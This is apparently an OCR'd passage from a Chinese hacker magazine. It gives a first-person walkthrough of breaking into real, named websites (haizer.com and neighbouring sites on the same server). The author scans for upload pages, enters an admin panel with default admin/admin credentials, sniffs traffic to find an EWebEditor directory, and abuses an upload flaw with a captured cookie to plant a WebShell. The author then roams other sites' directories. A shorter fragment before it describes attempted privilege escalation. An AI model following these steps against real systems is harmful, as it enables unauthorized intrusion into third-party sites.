



图4

获得WebShell后曾尝试提权，虽然能解析ASP、ASPX、PHP等类型文件，而且装有Serv-U，其硬盘目录基本上都能浏览，但尝试各种提权方法都一一失败（没有写入权限）。看来管理员IIS设置得还不错。

最后希望通过此文能让各位管理员重视一下ASP以外的上传漏洞！

适合读者：网络爱好者
前置知识：无



入侵"西安搜狐"

文/图 雅虎

今天上网转悠，发现一个"西安搜狐http://www.xasohu.com/"。和很多门户站点一样，主页丰富多彩，如图1 所示。




图1

对于这种大站，我感觉通过旁注入侵会容易一些，于是拿出Domain 3.5查了一下，发现站点还真不少，有十来个，如图2 所示。




图2

顺便批量检测了一下上传页面，结果如图3 所示。

存在页面：[右击打开]	结果：
http://www.tangdu.com/bbs/upfile.asp	存在 - 1
http://www.haizer.com/admin/admin_upfile.asp	存在 - 2
http://www.haizer.com/admin/upfile.asp	存在 - 3
http://www.haizer.com/admin/upload.asp	存在 - 4

图3

直接访问了http://www.haizer.com/admin/upfile.asp，没想到回跳到主页，接着又试了一下Admin目录下的Upload.asp和Admin_upfile.asp，结果都一样跳到主页。看来必须要登录后台才能继续进行了。接下来的工作就是找后台，在admin目录下找了半天也没发现什么，倒是在根目录下找到了login.asp，用户名密码填入admin顺利进入，如图4 所示。

看来今天运气不错，在后台翻了一下，找到了发表




图4

文章的地方，如图5 所示。

点击插入图片，弹出网页，如图6 所示，




图5

看着很面熟……在哪儿见过？这不是EWebEditor兄弟吗？用EWebEditor来搞WebShell我可是很熟练的哦。于是在admin目录查找EWebEditor的目录，可惜找了半天都没找到，在根目录下也没发现。算了还是抓包来解决，




图6

打开Winsock Expert监听发表文章页面，然后点击插入图片，结果抓出EWebEditor目录是http://www.haizer.com/bbs/EWebEditor/，如图7所示。

看来管理员比较"狡猾"（不过好像还是没我狡



图7

猾），把EWebEditor的目录放在不太相干的论坛目录下。在目录下输入默认的admin_login.asp，出来熟悉的登录页面，如图8 所示。




图8

不过让我伤心的是用户名和密码用admin登录失败，让我更伤心的是数据库不是默认的，看来这条路走不通。忽然想到刚才扫出了几个上传文件，就再次输入upfile.asp。这次终于不再跳回主页，跳出窗口如图9 所示。

凭我的经验，这里应该是可以利用的。用Domain 3.5 动网上传，填上抓来的Cookie，成功获得一个WebShell，如图10所示。

因为服务器权限设置的不严，所以我可以直接进入其他网站目录。我比较好奇的是www.haizer.com的EWebEditor数据库到底在哪。通过WebShell找到数据库为

